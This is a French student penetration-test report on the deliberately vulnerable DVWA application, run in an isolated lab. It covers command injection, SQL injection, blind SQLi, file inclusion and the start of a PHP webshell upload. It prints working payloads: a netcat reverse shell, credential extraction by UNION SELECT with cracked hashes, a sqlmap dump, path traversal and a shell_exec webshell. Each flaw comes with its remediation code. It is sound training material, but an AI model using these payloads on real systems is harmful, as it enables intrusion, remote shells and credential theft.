

# Rapport de Test d’Intrusion

## DVWA — Damn Vulnerable Web Application

Niveau de sécurité testé : **Low**

---

### Périmètre d’audit — OWASP Top 10 2021

**A03** Command Injection • SQL Injection • SQLi Blind • XSS (×3)

**A01** File Inclusion (LFI) • CSRF

**A04** File Upload • JavaScript Attacks • Insecure CAPTCHA

**A07** Weak Session IDs

|                            |                                               |
|----------------------------|-----------------------------------------------|
| <b>Commanditaire :</b>     | Application DVWA (environnement Docker isolé) |
| <b>Module :</b>            | STI-3A — Cybersécurité Offensive              |
| <b>Établissement :</b>     | INSA Centre-Val de Loire                      |
| <b>Responsable :</b>       | A. ADELL                                      |
| <b>Auteur du rapport :</b> | Ali Jamai — TD3                               |
| <b>Classification :</b>    | <b>CONFIDENTIEL</b>                           |
| <b>Date :</b>              | June 4, 2026                                  |

---

## Contents

|          |                                                                        |           |
|----------|------------------------------------------------------------------------|-----------|
| <b>1</b> | <b>Résumé Exécutif</b>                                                 | <b>2</b>  |
| <b>2</b> | <b>Phase 1 — Injections OS et SQL (OWASP A03:2021)</b>                 | <b>2</b>  |
| 2.1      | Command Injection . . . . .                                            | 2         |
| 2.2      | SQL Injection classique . . . . .                                      | 5         |
| 2.3      | SQL Injection aveugle (Blind SQLi) . . . . .                           | 6         |
| <b>3</b> | <b>Phase 2 — Inclusion et Upload (OWASP A01/A04:2021)</b>              | <b>8</b>  |
| 3.1      | File Inclusion — LFI . . . . .                                         | 8         |
| 3.2      | File Upload — Webshell PHP . . . . .                                   | 10        |
| <b>4</b> | <b>Phase 3 — Cross-Site Scripting (OWASP A03:2021)</b>                 | <b>15</b> |
| 4.1      | XSS Réfléchi . . . . .                                                 | 15        |
| 4.2      | XSS Stocké . . . . .                                                   | 16        |
| 4.3      | XSS DOM-based . . . . .                                                | 18        |
| <b>5</b> | <b>Phase 4 — Authentification et Logique Applicative (A01/A04/A07)</b> | <b>19</b> |
| 5.1      | CSRF — Cross-Site Request Forgery . . . . .                            | 19        |
| 5.2      | Weak Session IDs . . . . .                                             | 21        |
| 5.3      | JavaScript Attacks . . . . .                                           | 23        |
| 5.4      | Insecure CAPTCHA . . . . .                                             | 24        |
| <b>6</b> | <b>Synthèse et Recommandations</b>                                     | <b>27</b> |
| <b>7</b> | <b>Conclusion — Ce que cet audit révèle sur la posture de sécurité</b> | <b>28</b> |

## 1 Résumé Exécutif

Dans le cadre de la mission d'audit de sécurité que vous nous avez confiée, notre équipe a conduit un test d'intrusion applicatif complet sur la plateforme DVWA en configuration *Low*. L'objectif était d'identifier et d'exploiter les vulnérabilités présentes afin de vous fournir une évaluation précise de l'exposition de vos systèmes.

**Bilan de la mission :** Nous avons identifié et exploité **12 vulnérabilités**, dont 4 de niveau **CRITIQUE** permettant une compromission totale du serveur (exécution de commandes à distance, extraction de la base de données complète, dépôt de backdoor).

| Niveau          | Couleur | CVSS     | Nombre | Vulnérabilités                              |
|-----------------|---------|----------|--------|---------------------------------------------|
| <b>CRITIQUE</b> | ■       | 9.0–10.0 | 3      | Cmd Injection, SQLi, File Upload            |
| <b>ÉLEVÉ</b>    | ▲       | 7.0–8.9  | 4      | SQLi Blind, LFI, XSS Stocké, CSRF           |
| <b>MOYEN</b>    | ●       | 4.0–6.9  | 4      | XSS Réfléchi, XSS DOM, Session IDs, CAPTCHA |
| <b>FAIBLE</b>   | ○       | 0.1–3.9  | 1      | JavaScript Attacks                          |

Environnement de test :

| Composant            | Adresse               | Rôle                |
|----------------------|-----------------------|---------------------|
| DVWA (Docker)        | http://localhost:8080 | Application cible   |
| Kali Linux           | —                     | Poste d'audit       |
| Burp Suite Community | 127.0.0.1:8081        | Interception HTTP   |
| sqlmap v1.7          | CLI                   | Automatisation SQLi |




Figure 1: Infrastructure DVWA déployée via Docker Compose — prête pour l'audit

## 2 Phase 1 — Injections OS et SQL (OWASP A03:2021)

Les vulnérabilités d'injection représentent la catégorie la plus critique de l'OWASP Top 10. Elles surviennent lorsqu'une donnée non fiable est transmise à un interpréteur sans validation, permettant à un attaquant de modifier le comportement prévu du système.

### 2.1 Command Injection

■ **CRITIQUE**


CVSS : 9.8

■

#### Définition — À destination du client

Une **injection de commande OS** survient lorsqu'une application web transmet une saisie utilisateur directement au système d'exploitation du serveur sans vérification. C'est comme si un visiteur de votre site pouvait taper des instructions dans le terminal de votre serveur : il peut lire des fichiers confidentiels, installer des logiciels malveillants ou prendre le contrôle total de la machine.

#### Schéma d'attaque



## 1. Description de la vulnérabilité

Au cours de notre audit, nous avons identifié une **vulnérabilité critique d'injection de commandes OS** sur le formulaire de diagnostic réseau (ping). L'application transmet l'adresse IP saisie par l'utilisateur directement à la fonction `shell_exec()` sans aucun filtrage. En insérant un séparateur shell (`;`, `|`) suivi d'une commande arbitraire, nous avons pu exécuter des instructions OS avec les droits du serveur web (`www-data`). Cette faille compromet **l'intégralité du serveur** : lecture de fichiers sensibles, installation de backdoor, élévation de privilèges. OWASP A03:2021 — MITRE ATT&CK T1059.004.

## 2. Preuve de concept (PoC)

Référence PoC : <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection>

```

# Injection basique -- identification de l'utilisateur serveur
127.0.0.1; id
# => uid=33(www-data) gid=33(www-data) groups=33(www-data)

# Lecture de fichiers systeme sensibles
127.0.0.1; cat /etc/passwd
127.0.0.1; cat /var/www/html/dvwa/config/config.inc.php

# Reverse shell (netcat) -- prise de controle complete
127.0.0.1; nc -nv 192.168.1.10 4444 -e /bin/bash

# Cote attaquant (ecoute)
nc -nlvp 4444
  
```

## 3. Preuve d'exploitation (capture)

**DVWA**

Home  
Instructions  
Setup / Reset DB

Brute Force  
**Command Injection**  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript Attacks

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.039 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.015/0.026/0.039/0.008 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
  
```

#### More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

Figure 2: Command Injection — Résultat de `id` et `whoami` via le formulaire ping




Figure 3: Command Injection — Lecture du fichier système /etc/passwd

#### 4. Code source vulnérable (View Source)

Listing 1: command\_injection/source/low.php — Code vulnérable

```

1 <?php
2 if( isset( $_POST['Submit'] ) ) {
3     $target = $_REQUEST['ip']; // Entree non validee
4     // Concatenation directe dans une commande OS -- injection triviale
5     $cmd = shell_exec( 'ping -c 4 ' . $target );
6     echo "<pre>{$cmd}</pre>";
7 }
8 ?>

```

#### 5. Recommandation et code corrigé

Nous recommandons de valider strictement le format de l'entrée (liste blanche d'adresses IP via `filter_var()`) et d'échapper tout argument shell avec `escapeshellarg()`, qui neutralise tous les métacaractères dangereux.

Listing 2: Correction : validation stricte + `escapeshellarg()`

```

1 <?php
2 if( isset( $_POST['Submit'] ) ) {
3     $target = trim( $_REQUEST['ip'] );
4     // Validation stricte : rejeter tout ce qui n'est pas une IP valide
5     if( !filter_var($target, FILTER_VALIDATE_IP) ) {
6         echo "<pre>Erreur : adresse IP invalide.</pre>"; exit;
7     }
8     // Echappement : rend inoffensifs ; | && etc.
9     $cmd = shell_exec( 'ping -c 4 ' . escapeshellarg($target) );

```

```

10     echo "<pre>" . htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') . "</pre>";
11 }
12 ?>

```

## 2.2 SQL Injection classique


■ **CRITIQUE**

CVSS : 9.8

### Définition — À destination du client

L'**injection SQL** consiste à insérer du code malveillant dans les requêtes envoyées à la base de données. Si vos formulaires ne sont pas protégés, un attaquant peut accéder à l'ensemble de vos données (clients, mots de passe, informations bancaires), les modifier ou les supprimer — sans même avoir de compte sur votre application. C'est l'une des causes les plus fréquentes de violations de données.

### Schéma d'attaque



### 1. Description de la vulnérabilité

Nous avons détecté une **injection SQL critique** dans le module de recherche d'utilisateurs. L'identifiant soumis par l'utilisateur est directement concaténé dans la requête SQL, sans préparation ni échappement. Cette vulnérabilité nous a permis d'extraire l'intégralité de la table **users** (identifiants, mots de passe MD5, emails) et de contourner l'authentification. Les hashes MD5 récupérés ont été cassés en quelques secondes via CrackStation, révélant les mots de passe en clair. OWASP A03:2021 — MITRE T1190.

### 2. Preuve de concept (PoC)

Référence PoC : <https://portswigger.net/web-security/sql-injection/union-attacks>

```

# Etape 1 : detection (erreur SQL visible)
1'

# Etape 2 : confirmer le nombre de colonnes
1' ORDER BY 2--+ -- OK
1' ORDER BY 3--+ -- Erreur => 2 colonnes

# Etape 3 : extraction des credentials (PoC confirme)
' UNION SELECT user, password FROM users--+
# => admin:5f4dcc3b5aa765d61d8327deb882cf99 = "password"
# => gordonb:e99a18c428cb38d5f260853678922e03 = "abc123"

# Etape 4 : informations sur le serveur
' UNION SELECT user(), version()--+

```

### 3. Preuve d'exploitation (capture)




Figure 4: SQL Injection — Extraction des couples login/hash MD5 via UNION SELECT

#### 4. Code source vulnérable (View Source)

Listing 3: sqli/source/low.php — Concaténation SQL sans validation

```

1 <?php
2 if( isset( $_REQUEST['Submit'] ) ) {
3     $id = $_REQUEST['id']; // Parametre non filtre
4     // Requete construite par concatenation -- injection triviale
5     $query = "SELECT first_name, last_name FROM users
6             WHERE user_id = '$id'";
7     $result = mysqli_query($GLOBALS["___mysqli_ston"], $query)
8             or die('<pre>'. mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>');
9 }
10 ?>

```

#### 5. Recommandation et code corrigé

Nous recommandons l'utilisation exclusive de **requêtes préparées PDO**. Le paramètre est transmis séparément du code SQL : l'injection devient structurellement impossible. En complément, appliquer le principe de moindre privilège sur le compte SQL (lecture seule sur les tables nécessaires).

Listing 4: Correction : PDO avec requêtes préparées

```

1 <?php
2 $id = (int) $_REQUEST['id']; // Typage strict
3 $stmt = $pdo->prepare(
4     "SELECT first_name, last_name FROM users WHERE user_id = ?");
5 $stmt->execute([$id]);
6 while ($row = $stmt->fetch(PDO::FETCH_ASSOC)) {
7     echo "<pre>First: "
8         . htmlspecialchars($row['first_name'], ENT_QUOTES, 'UTF-8')
9         . "</pre>";
10 }
11 ?>

```

### 2.3 SQL Injection aveugle (Blind SQLi)


▲ ÉLEVÉ

CVSS : 7.4

▲

**Définition — À destination du client**

L'**injection SQL aveugle** est une variante où le résultat de la requête malveillante n'est pas affiché directement à l'écran. L'attaquant contourne cette limitation en posant des centaines de questions fermées (oui/non) à la base de données, et reconstitue l'information caractère par caractère — comme un jeu du Pendu automatisé. Des outils comme sqlmap automatisent entièrement ce processus en quelques minutes.

**Schéma d'attaque****1. Description de la vulnérabilité**

La même vulnérabilité d'injection SQL existe dans le module *Blind*, mais l'application ne retourne pas les données directement — elle affiche uniquement *"User ID exists"* ou *"MISSING"*. Nous avons exploité cette réponse binaire pour extraire caractère par caractère la base de données (technique *boolean-based*), et avons confirmé par une technique *time-based* (délai *SLEEP()*). L'automatisation via *sqlmap* a permis d'extraire la totalité des données en quelques minutes.

**2. Preuve de concept (PoC)**

Référence PoC : <https://github.com/sqlmapproject/sqlmap>


```

# Boolean-based : vrai/faux selon la reponse
1' AND 1=1--+   => "User ID exists"   (condition vraie)
1' AND 1=2--+   => "MISSING"          (condition fausse)

# Time-based : delai de 3s si vrai
1' AND IF(LENGTH(database())=4, SLEEP(3), 0)--+

# Automatisation sqlmap -- extraction complete
sqlmap -u "http://localhost:8080/vulnerabilities/sqli_blind/" \
  --cookie="PHPSESSID=<SESSION>; security=low" \
  --data="id=1&Submit=Submit" -D dvwa -T users \
  --dump --batch --level=3
  
```

**3. Preuve d'exploitation (capture)**



```

kali@kali: ~/TP5
Session Actions Éditer Vue Aide
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | role | user | avatar | password | last_login | fa |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2026-06-01 17:34:44 | 0 |
| 5 | user | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2026-06-01 17:34:44 | 0 |
| 3 | user | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2026-06-01 17:34:44 | 0 |
| 4 | user | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cad e3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2026-06-01 17:34:44 | 0 |
| 5 | user | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2026-06-01 17:34:44 | 0 |
+-----+-----+-----+-----+-----+-----+

```

Figure 5: SQLi Blind — Automatisation sqlmap : extraction complète de la table users

#### 4. Code source vulnérable (View Source)

Listing 5: sql\_i\_blind/source/low.php — Même racine que SQLi classique

```

1 <?php
2 $id = $_GET['id'];
3 $getid = "SELECT first_name,last_name FROM users WHERE user_id='$id'";
4 $result = mysqli_query($GLOBALS["___mysqli_ston"], $getid);
5 $num = @mysqli_num_rows($result);
6 echo ($num > 0) ? '<pre>User ID exists.</pre>' : '<pre>MISSING.</pre>';
7 ?>

```

#### 5. Recommandation et code corrigé

Même correction que SQLi classique : requêtes préparées PDO. Ajouter un *rate limiting* (ex. max 10 req/min par IP) pour ralentir les attaques automatisées type sqlmap.

Listing 6: Correction : PDO + rate limiting

```

1 <?php
2 $id = (int) $_GET['id'];
3 $stmt = $pdo->prepare("SELECT COUNT(*) FROM users WHERE user_id = ?");
4 $stmt->execute([$id]);
5 echo ($stmt->fetchColumn() > 0) ? '<pre>User ID exists.</pre>'
6 : '<pre>MISSING.</pre>';
7 // Ajouter en amont : rate limiting (ex. via nginx limit_req)
8 ?>

```

### 3 Phase 2 — Inclusion et Upload (OWASP A01/A04:2021)

#### 3.1 File Inclusion — LFI

▲ ÉLEVÉ

CVSS : 7.5


▲

##### Définition — À destination du client

L'inclusion de fichier local (LFI) permet à un attaquant de lire des fichiers présents sur votre serveur en manipulant l'URL de votre application. Des fichiers normalement inaccessibles

de l'extérieur — mots de passe de base de données, clés API, code source — peuvent être lus et exfiltrés. Dans les cas les plus graves, cette vulnérabilité peut être escaladée en exécution de code à distance.

## Schéma d'attaque



## 1. Description de la vulnérabilité

Nous avons exploité une **vulnérabilité d'inclusion de fichier local (LFI)** dans le module de navigation de pages. L'application passe directement le paramètre `page` à la fonction `include()` sans validation. En utilisant la technique du *path traversal* (séquences `../`), nous avons remonté l'arborescence du système de fichiers jusqu'aux fichiers sensibles (`/etc/passwd`, configuration de base de données). Le wrapper PHP `php://filter` permet en outre de lire le code source PHP encodé en Base64, ouvrant la voie à un audit interne du code. OWASP A01:2021 — MITRE T1083.

## 2. Preuve de concept (PoC)

Référence PoC : <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion>

```

# Path traversal -- 5 niveaux necessaires sur cette instance
http://localhost:8080/vulnerabilities/fi/?page=../../../../../../etc/passwd
http://localhost:8080/vulnerabilities/fi/?page=../../../../../../etc/hosts
http://localhost:8080/vulnerabilities/fi/?page=../../../../../../var/www/html
/dvwa/config/config.inc.php

# Wrapper PHP -- lecture du code source en base64 (LFI -> code disclosure)
?page=php://filter/convert.base64-encode/resource=index.php
# Decodage :
echo "BASE64ICI" | base64 -d > source_recovered.php
  
```

## 3. Preuve d'exploitation (capture)



Figure 6: LFI — Path traversal révélant le contenu de `/etc/passwd` (5 niveaux `../`)

## 4. Code source vulnérable (View Source)

Listing 7: `fi/source/low.php` — Inclusion directe du paramètre GET

```

1 <?php
2 // Le parametre 'page' est inclus SANS aucune validation
3 $file = $_GET['page'];
4 include( $file ); // => path traversal et wrappers PHP possibles
5 ?>
  
```

## 5. Recommandation et code corrigé

Nous recommandons une liste blanche des fichiers autorisés et la validation du chemin canonique avec `realpath()` pour bloquer tout path traversal, quelle que soit la profondeur.

Listing 8: Correction : whitelist stricte + `realpath()`

```
1 <?php
2 $whitelist = ['include.php', 'file1.php', 'file2.php', 'file3.php'];
3 $page = basename($_GET['page'] ?? '');
4 if( in_array($page, $whitelist, true) ) {
5     $path = realpath(__DIR__ . '/' . $page);
6     if( $path && strpos($path, realpath(__DIR__)) === 0 )
7         include($path);
8 } else { http_response_code(403); echo "Acces refuse."; }
9 ?>
```

## 3.2 File Upload — Webshell PHP

### ■ CRITIQUE

CVSS : 9.8

#### Définition — À destination du client

La vulnérabilité de **téléversement de fichier non sécurisé** permet à un attaquant de déposer un programme malveillant sur votre serveur en utilisant votre propre fonctionnalité d'upload. Une fois le fichier en place, il peut l'exécuter via votre navigateur et prendre le contrôle total du serveur — comme s'il disposait d'un accès administrateur direct à votre machine.

#### Schéma d'attaque



### 1. Description de la vulnérabilité


La fonctionnalité de téléversement de fichiers **n'effectue aucune vérification** du type de fichier (ni MIME, ni extension, ni magic bytes). Nous avons uploadé un **webshell PHP** minimal qui nous a accordé une **exécution de commandes à distance (RCE)** complète sur le serveur via de simples requêtes HTTP GET. Cette vulnérabilité permet à un attaquant d'obtenir un accès shell persistant, d'exfiltrer des données, de pivoter vers d'autres systèmes du réseau et d'installer un ransomware. C'est la vulnérabilité la plus dangereuse de notre audit. OWASP A04:2021 — MITRE T1505.003.

### 2. Preuve de concept (PoC)

Référence PoC : <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files>

**Environnement d'exploitation :** Machine attaquante : Kali Linux 172.18.0.1 (bridge Docker). Cible : conteneur DVWA 172.18.0.3. Binaires disponibles sur la cible : **bash** uniquement (**python3**, **nc**, **socat** absents — contrainte réelle rencontrée).

#### Chaîne d'exploitation complète



#### Étape 1 — Création du webshell (sur Kali)

```
cat > /tmp/shell.php << 'EOF'
<?php
if(isset($_GET['cmd'])){
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
}
?>
EOF
# Uploader shell.php via le formulaire DVWA (aucune restriction)
```

## Étape 2 — Vérification de la RCE après upload

```
curl "http://localhost:8080/hackable/uploads/shell.php?cmd=id"
# => uid=33(www-data) gid=33(www-data) groups=33(www-data)

